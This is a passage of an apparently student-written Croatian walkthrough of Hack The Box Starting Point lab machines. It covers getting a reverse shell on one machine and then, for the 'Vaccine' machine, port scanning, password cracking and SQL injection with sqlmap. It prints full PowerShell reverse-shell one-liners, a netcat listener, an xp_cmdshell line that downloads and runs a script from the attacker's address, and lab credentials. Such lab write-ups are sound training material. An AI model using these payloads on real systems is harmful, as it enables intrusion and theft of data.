
Sada kada imamo pristup *CMD*-u ciljanog računala, možemo izvršiti *Reverse Shell* napad, odnosno napad pomoću kojeg možemo dobili potpunu kontrolu nad *Command Prompt-*om ciljanog računala.

**Otvaramo novi terminal,** lociramo se u direktorij unutar kojeg radimoi sa sljedećom naredbom skidamo najnoviju *Reverse Powershell* skriptu

$ wget https://raw.githubusercontent.com/samratashok/nishang/master/Shells/Invoke-PowerShellTcpOneLine.ps1


Te napravimo da se skinuta *Powershell* skripta može izvršiti s naredbom

$ sudo chmod +x Invoke-PowerShellTcpOneLine.ps1



Slika 24 Skidanje Reverese Powershell skripte

Potom otvorite skriptu u alatu za uređivanje koda (mi smo koristili *Visual Studio Code*) te od komentirajte dijelove koda te uskladite da se u skripti nalazi pravilna IPv4 adresa, odnosno adresa vašeg VPN-a (*tur0*). Broj *port*-a možete stavit proizvoljno no mi smo koristili *port* 443.



Slika 25 Uređivanje Reverese Powershell skripte


## Attack

Sada je sve spremno za napad. Napad ćemo izvršiti tako da ćemo se iz SQL Servera, koristeći *Command Prompt* ciljanog računala, spojiti na naše lokalno računalo preko *port*-a 443, prenijeti s lokalnog računala *Reverse Powershell* skriptu na ciljano računalo gdje će se ona izvršiti i dati nam potpuni pristup podacima ciljanog računala.

Ovaj korak je najsloženiji je se treba koristiti više terminala istovremeno.

Napad započinjemo **otvaranjem novog terminala (kojeg otvaramo unutar direktorija gdje smo spremili Powershell skriptu!!)** gdje pokrećemo vlastiti server na *port*-u 80 pomoću naredbe

$ sudo python3 -m http.server 80



Slika 26 Hostanje http servera na lokalnom računalu

Sljedeće, **otvaramo još jedan terminal** te izvršavamo naredbe

$ sudo ufw allow from 10.10.10.27 proto tcp to any port 80,443

$ sudo ufw status

S kojima postavljamo *firewall* pravila s kojima dozvoljavamo da računalo sa 10.10.10.27 IPv4 adresom šalje podatke na naše lokalno računalo preko *port*-ova 80 i 443.

Slika na kojoj se prikazuje tekst, telefon, mobitel, snimka zaslona

Opis je automatski generiran

Slika 27 Uređivanje firewall pravila

Potom izvršavamo naredbu

$ sudo nc -lvnp 443


kojom aktiviramo *Natcat listener* koji „sluša“ sve što se događa na *port*-u 443. Natcat će prikazati rezultat izvršavanja *Reverse Powershell* skripte.

Nakon svega se vraćamo u terminal gdje nam je SQL Server i tamo upisujemo naredbu

$ xp\_cmdshell "powershell "IEX (New-Object Net.WebClient).DownloadString(\"http://10.10.15.63/Invoke-PowerShellTcpOneLine.ps1\");""

Pobrinite se da ste upisali ispravnu IPv4 adresu (odnosno adresu vašeg VPN-a *tun0*).


Vaš ekran bi trebao ovako izgledati



Slika 28 Izvedba napada


U terminalu gdje je pokrenut *Natcat* *listener* biste trebali vidjeti tekst „*connect to [10.10.15.63] from …*“. Ako vidite tu poruku, znači da ste sve uspješno napravili.

**VAŽNO!!! U terminalu gdje je pokrenut *Natcat* *listener „*prekinite“ rad alata upisom *dir* u terminal.**

****

Slika 29 CMD ciljnog računala

Čestitamo, upravo ste hakirali računalo. Dovršite napad upisom naredbe ***cd sql\_svc*** te ***dir*** unutar *cmd*-a ciljnog računala.



Slika 30 Korisnički podaci ciljnog računala

Te tako imate pristup svim podacima na ciljnom računalu.

**\*Korištena *Reverse PowerShell* skripta:**

$client = New-Object System.Net.Sockets.TCPClient('192.168.254.1',4444);$stream = $client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1 | Out-String );$sendback2 = $sendback + 'PS ' + (pwd).Path + '> ';$sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush()};$client.Close()

$sm=(New-Object Net.Sockets.TCPClient('192.168.254.1',55555)).GetStream();[byte[]]$bt=0..65535|%{0};while(($i=$sm.Read($bt,0,$bt.Length)) -ne 0){;$d=(New-Object Text.ASCIIEncoding).GetString($bt,0,$i);$st=([text.encoding]::ASCII).GetBytes((iex $d 2>&1));$sm.Write($st,0,$st.Length)}


# Hack The Box Starting Point: Vaccine

## Enumeration

Prvi korak kod rješavanja ovog Starting Pointa je skeniranje portova sa naredbom

$ nmap –sC –sV –Pn 10.10.10.46

Skeniranje otkriva 3 otvorena porta(ftp, ssh, tcp), dok su ostali portovi zatvoreni(997 zatvorenih).




*Slika 31. Skeniranje portova*

Sljedeći korak je povezivanje na udaljeni sustav pomoću protokola ftp koji služi za prijenos podataka između korisnika i sustava.

$ ftp 10.10.10.46

Zatim je potrebno unijeti korisničke podatke kako bih pristupili sustavu. Korisničko ime je ftpuser, a lozinka je mc@F1l3ZilL4. Kada smo se uspješno spojili na sustav potrebno je pronaći i preuzeti datoteku backup.zip(Slika 32).




*Slika 32. FTP protokol*

Naredbom

$ zip2john backup.zip > hash

dobijemo hash vrijednost od backup.zip datoteke. Zatim ako pokušavamo otpakirati backup.zip datoteku trebamo unijeti lozinku koju tek trebamo saznati na sljedeći način(Slika 33).

$ unzip backup.zip




*Slika 33. Hash vrijednost*

Lozinku ćemo dobiti upotrebljavajući JohntheRipper i rockyou.txt na način da ćemo unijeti naredbu


$ john hash --fork=4 --wordlist=/home/igusic00/rockyou.txt

Iz slike(Slika 34) vidimo da je dobivena lozinka 741852963.



*Slika 34. John the Ripper*

Sada kada znamo lozinku možemo otpakirati datoteku backup.zip.




*Slika 35. Unzip backup.zip*

Nakon otpakiranja dobili smo dvije datoteke index.php i style.css. Iz datoteke index.php uzimamo vrijednost hash funkcije koju ćemo iskoristiti kako bi saznali lozinku iz nje.



*Slika 36. Indeks.php*

Na web stranici [crackstation](https://crackstation.net/) unesemo hash vrijednost i kao rezultat dobijemo lozinku qwerty789.




*Slika 37. Hash cracker*

## Foothold


Nakon što smo dobili lozinku gotovi smo s fazom enumeracije sustava i prelazimo na foothold.

U web browser unosimo ip adresu 10.10.10.46 i sa korisničkim imenom admin i lozinkom qwerty789 logiramo se na stranicu MegaCorp.




*Slika 38. Login*

Stranica koja se otvori izgleda kao na Slici 39 i služi za pretraživanje automobila. Ako želimo nešto pretražiti dobijemo ovo: <http://10.10.10.46/dashboard.php?search=a>.



*Slika 39. Pretraživanje*


Stranica uzima GET zahtjev s pretraživanjem parametara. Ovaj se URL isporučuje na sqlmap kako bi testirali ranjivosti SQL-a. Budući da stranica upotrebljava cookies to možemo provjeriti da stisnemo desni klik na stranicu i odaberemo Inspect element -> Storage gdje kopiramo vrijednost PHPSESSID.



*Slika 40. PHPSESSID*

Da bi konstruirali SQL upit potrebno je obnoviti verziju sql mape pomoću git naredbe clone i odgovarajućeg linka s novom verzijom.


$ git clone --depth 1 <https://github.com/sqlmapproject/sqlmap.git> sqlmap-dev



*Slika 41. SQL update*


Nakon toga pozicioniramo se u novonastali direktorij sql-a te konstruiramo SQL upit naredbom

$ python3 sqlmap.py –u 'http://10.10.10.46/dashboard.php?search=a' --cookie=“PHPSESSID=m5741pcrotaqbqo9kkpca2tbmu“ --os-shell



*Slika 42. SQL upit*

